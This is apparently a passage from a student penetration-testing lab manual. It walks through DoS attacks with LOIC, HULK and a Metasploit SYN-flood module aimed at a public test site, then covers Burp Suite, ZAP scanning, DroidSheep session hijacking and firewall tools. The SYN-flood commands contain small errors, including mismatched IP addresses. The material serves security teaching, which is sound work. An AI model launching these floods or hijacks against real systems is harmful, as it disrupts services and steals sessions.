
After starting the attack you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to faster as default but you can slow down it with the slider. I don't think anyone is going to slow down the attack.

iii. HULK

HULK is an abbreviation for **HTTP Unbearable Load King**, which is a web server Distributed Denial of Service tool. It is mainly designed for research purpose, and helps pen testers check the efficiency of a server. With its help, security specialists can find loopholes in their security implementation against DDoS, and correct them before an actual threat actor exploits it.

Hulk begins the HTTP flooding attack with a typical TCP handshake. So, the SYN request is sent first, SYN ACK comes the next, and ACK thereafter.

Once the first request bypasses the hurdles, the user agent starts sending diverse HTTP GET requests to the target URL. For this, it makes use of a randomized suffix.



Observation 4

The host sends out various HTTP GET requests with different/randomized suffices and receives the response as 200 (OK).

No.	Time	Source	Destination	Protocol	Length	Info
3	0.000109	10.128.0.2	10.0.0.2	HTTP	439	GET /?00NNNV=LPVQ HTTP/1.1
21	0.123457	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
27	0.244025	10.128.0.2	10.0.0.2	HTTP	439	GET /?00NNNV=LPVQ HTTP/1.1
45	0.366065	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
51	0.487810	10.128.0.2	10.0.0.2	HTTP	405	GET /?PLQZYRZW=GKVXTSW HTTP/1.1
69	0.610763	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
75	0.732811	10.128.0.2	10.0.0.2	HTTP	405	GET /?PLQZYRZW=GKVXTSW HTTP/1.1
92	0.855685	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
99	0.978240	10.128.0.2	10.0.0.2	HTTP	434	GET /?MAHW=MFKR HTTP/1.1
117	1.101789	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
123	1.224351	10.128.0.2	10.0.0.2	HTTP	434	GET /?MAHW=MFKR HTTP/1.1
139	1.348224	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
145	1.470494	10.128.0.2	10.0.0.2	HTTP	394	GET /?TRYNMWNH=LTXGXW HTTP/1.1
162	1.594277	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
169	1.716297	10.128.0.2	10.0.0.2	HTTP	394	GET /?TRYNMWNH=LTXGXW HTTP/1.1
186	1.839118	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)
193	1.961653	10.128.0.2	10.0.0.2	HTTP	389	GET /?RHF=NJOMW HTTP/1.1
211	2.085068	10.0.0.2	10.128.0.2	HTTP	1198	HTTP/1.1 200 OK (text/html)

iv. Metasploit

First, select your target's IP address. I am taking **testphp.vulnweb.com** as a victim. So you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

```
(kali㉿kali)-[~]
$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (18.192.172.30) 56(84) bytes of data.
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=1 ttl=39 time=206 ms
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=2 ttl=39 time=228 ms
^C
--- testphp.vulnweb.com ping statistics --- LEVEL OF EDUCATION
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 205.509/216.576/227.643/11.067 ms
```

So now I know the victim's IP Address **18.192.182.30**.

Launching Metasploit by typing **msfconsole** in your kali terminal

```

File Action Edit View Help

dBBBBBBb dBBBP dBBBBBBP dBBBBBb
' dB'          BBP
dB'dB' dB' dBBP    dBp      dBp BB
dB'dB' dB' dBP    dBp      dBp BB
dB'dB' dB' dBBBP   dBp      dBBBBBBB

dBBBBBBP dBBBBBBb dBp    dBBBBBP dBp dBBBBBBP
          dB' dBp    dB'.BP
          dBp      dBBB' dBp    dB'.BP dBp      dBp
          dBp      dBp    dBp    dB'.BP dBp      dBp
          dBBBBP dBp      dBBBBBP dBBBP dBp      dBp

o
To boldly go where no
shell has gone before

-[ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 7 evasion           ]]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > 

```

Then use the select the auxiliary “auxiliary/dos/TCP/synflood” by typing the following command.

Msf6 > use auxiliary/dos/tcp/synflood

Msf6> show options

```

-[ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 7 evasion           ]]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synFlood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
_____
INTERFACE          no       The name of the interface
NUM                no       Number of SYNs to send (else unlimited)
RHOSTS             yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT              80      yes      The target port
SHOST               no      The spoofable source address (else randomizes)
SNAPLEN            65535   yes      The number of bytes to capture
SPORT               no      The source port (else randomizes)
TIMEOUT            500     yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synFlood) > 

```

Now you can see you have all the available options that you can set.

To set an option just you have to typeset and the **option name** and option.

You have to set two main option

RHOST=target IP Address

RPORT=target PORT Address

Set RPORT 18.192.182.30

Set RPORT 80

```

      =[ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 7 evasion      ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE
NUM
RHOSTS
file with syntax 'file:<path>'  

RPORT      80            yes       The target port
SHOST
SNAPLEN    65535         yes       The number of bytes to capture
SPORT
TIMEOUT    500           yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >

```

To launch the attack just type.

exploit

```

msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):


Name      Current Setting  Required  Description
INTERFACE
NUM
RHOSTS
yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'  

RPORT      80            yes       The target port
SHOST
SNAPLEN    65535         yes       The number of bytes to capture
SPORT
TIMEOUT    500           yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS => 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30
[*] SYN flooding 18.192.182.30:80 ...

```

to see the packets you can open Wireshark.



So that's how you can perform a DOS attack.

c. Using Burp Suite to inspect and modify traffic between the browser and target application.

Burp Suite is a fully featured web application attack tool: it does almost anything that you could ever want to do when penetration testing a web application.

One of Burp Suite's main features is its ability to intercept HTTP requests. Normally HTTP requests go from your browser straight to a web server and then the web server response is sent back to your browser. With Burp Suite, however, HTTP requests go from your browser straight to Burp Suite, which intercepts the traffic.

burp intruder repeater window help
 target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
 site map scope

Filter: hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

host	method	URL	params	status	length	MIME type	title
http://syngress...	GET	/		200	15928	HTML	Syngress.com - Syngress is a pr...
http://syngress...	GET	/?cur=eur		200	15925	HTML	Syngress.com - Syngress is a pr...
http://syngress...	GET	/?cur=gbp		200	15923	HTML	Syngress.com - Syngress is a pr...
http://syngress...	GET	/?cur=usd		200	15943	HTML	Syngress.com - Syngress is a pr...
http://syngress...	GET	/about-us		200	8795	HTML	About Us
http://syngress...	GET	/certification/		200	26630	HTML	Certification
http://syngress...	GET	/certification/Cisco-CCNA-CCE		200	13104	HTML	Cisco CCNA/CCENT Exam 640-802...
http://syngress...	GET	/certification/CBSP-Study-Guide/		200	12349	HTML	CBS Study Guide
http://syngress...	GET	/certification/CompTIA-A-Certif...		200	13095	HTML	CompTIA A+ Certification Study...
http://syngress...	GET	/certification/CompTIA-Linux-C...		200	12977	HTML	CompTIA Linux+ Certification St...

response request
 raw headers hex html render

```

HTTP/1.0 200 OK
Date: Sun, 20 Feb 2011 16:11:48 GMT
Server: Apache
X-Powered-By: Phusion Passenger (mod_rails/mod_rack) 2.2.5
X-Rack-Cache: miss
X-Runtime: 1.474
Cache-Control: no-cache, private, max-age=
Set-Cookie:
  _syngress_session=BAn7CToHT3VcmVudlKciCHVzZDobGFrzCIAQgSsZXMzaWSuX1k1iVhMWMyYI14NGPizZbbING1YzA
  sMjHkT1j7sk52T1z1IF2mshc2huQsoncQN0aWuQ29udHJvbGx1cjo@Ruskhc2gcOk2sYXNoSGFzaHsABjoEQRVz2WP7AA13
  D13D--fa9c19eda794cf0lee75c0ba4e1ba29B5d0c6100; path=/; HttpOnly
Status: 200
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
X-Cache: MISS from smoothwall
Via: 1.1 smoothwall:800 (squid/2.7.3STABLE2)
Connection: keep-alive
Content-Length: 15344

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title>
    Syngress.com - Syngress is a premier publisher of content in the Information Security field. We cover Digital Forensics, Hacking and Penetration Testing, Certification, IT Security and Administration, and more.
  </title>
  <meta name="description" content="" /><meta name="keywords" content="" />

```


0 matches


 THE NEXT LEVEL OF EDUCATION

Practical No. 7

a. Perform Web App Scanning using OWASP Zed Proxy.

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool being maintained under the umbrella of the Open Web Application Security Project (OWASP). ZAP is designed specifically for testing web applications and is both flexible and extensible.



To run a Quick Start Automated Scan :

1. Start ZAP and click the **Quick Start** tab of the Workspace Window.
2. Click the large Automated Scan button.
3. In the **URL to attack** text box, enter the full URL of the web application you want to attack.
4. Click the **Attack**

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: http:// Select...

Use traditional spider:

Use ajax spider: with Firefox

Attack

Progress: Not started

ZAP will proceed to crawl the web application with its spider and passively scan each page it finds. Then ZAP will use the active scanner to attack all of the discovered pages, functionality, and parameters.


ZAP provides 2 spiders for crawling web applications, you can use either or both of them from this screen.

The traditional ZAP spider which discovers links by examining the HTML in responses from the web application. This spider is fast, but it is not always effective when exploring an AJAX web application that generates links using JavaScript.

b. Use droidsheep on mobile for session hijacking

DroidSheep is a simple Android tool for web session hijacking (sidejacking). It listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session id from these packets in order to reuse them.

DroidSheep can capture sessions using the libpcap library and supports: OPEN Networks WEP encrypted networks WPA and WPA2 encrypted networks (PSK only). This software uses libpcap and arpspoof. DroidSheep has been developed with support of the information security team of the University of Trier.





c. Demonstrate the use of the following firewalls:

i. Zonealarm and analyse using Firewall Analyzer.

To open the ZoneAlarm client interface, do one of these:

- Double-click on the ZoneAlarm Security desktop icon.
 - Go to MS Windows Start Menu > Check Point > ZoneAlarm > ZoneAlarm Security.
 - Use the ZoneAlarm icon in the MS Windows system notification area ("MS Windows System Notification Area Icons and Menus" on page 14).
- The startup page of the ZoneAlarm software client interface consists of these components:
- The main status bar - shows you if YOUR COMPUTER IS SECURE or YOUR COMPUTER IS AT RISK. If the computer is at risk, you can click Fix Now to quickly fix the security problem.
 - The three panels:
 1. ANTIVIRUS & FIREWALL - lets you configure the Antivirus and Anti-spyware ("Protecting Your Computer With Antivirus/Anti-Spyware" on page 15) settings, the Firewall "Protecting Your Computer with ZoneAlarm Firewall" on page 30 settings, the Application Control ("Using Application Control for Application Security" on page 44) settings, and the Threat Emulation ("Using Threat Emulation Against Zero-Day Attacks" on page 28) settings
 2. WEB & PRIVACY - lets you configure enable or disable Anti-Keylogger ("Using Anti-Keylogger" on page 65)
 3. MOBILITY & DATA - lets you configure Identity Protection ("Identity Protection Service (USA Only)" on page 68) settings.




ii. Comodo Firewall

Comodo Internet Security offers 360° protection against internal and external threats by combining a powerful antivirus, an enterprise class packet filtering firewall, and a threat containment system which automatically runs unrecognized files in a secure, virtual environment.

Click 'Tasks' > 'Firewall Tasks'

- The firewall offers the following main benefits
- Monitor all network traffic to protect your computer against inbound and outbound threats
- Hides your computer's ports from hackers
- Blocks malicious software from transmitting your confidential data over the internet
- The firewall tasks area lets you configure internet access rights per-application, stealth your computer ports, view active connections, and even block all traffic in and out of your computer
- In addition to this tasks screen, you can also [configure advanced firewall settings](#) at 'Settings' > 'Firewall'.



d. Use HoneyBOT to capture malicious network traffic.

HoneyBot is a set of scripts and libraries for capturing and analyzing packet captures with PacketTotal.com. Currently, this library provides three scripts:

- `capture-and-analyze.py` - Capture on an interface for some period of time, and upload capture for analysis.
- `upload-and-analyze.py` - Upload and analyze multiple packets captures to PacketTotal.com.

- trigger-and-analyze.py - Listen for unknown connections, and begin capturing when one is made. Captures are automatically uploaded and analyzed.

capture-and-analyze.py

```
usage: capture-and-analyze.py [-h] [--seconds SECONDS] [--interface
INTERFACE]
                               [--analyze] [--list-interfaces] [--list-pcaps]
                               [--export-pcaps]

Capture, upload and analyze network traffic; powered by PacketTotal.com.

optional arguments:
  -h, --help            show this help message and exit
  --seconds SECONDS    The number of seconds to capture traffic for.
  --interface INTERFACE
                        The name of the interface (--list-interfaces to show
                        available)
  --analyze             If included, capture will be uploaded for analysis to
                        PacketTotal.com.
  --list-interfaces    Lists the available interfaces.
  --list-pcaps          Lists pcaps submitted to PacketTotal.com for
analysis.
  --export-pcaps        Writes pcaps submitted to PacketTotal.com for
analysis
                        to a csv file.
```

e. Use the following tools to protect attacks on the web servers:

i. ID Server

Download and install ID Server tool.

1. Enter URL or IP address of the target server



2. Enter the **Query The Server**/button.



3. Copy the Extracted information.

```

Untitled - Notepad
File Edit Format View Help
Initiating server query ...
Looking up the domain name for IP: 10.10.50.20
The domain name for the IP address is: [REDACTED]
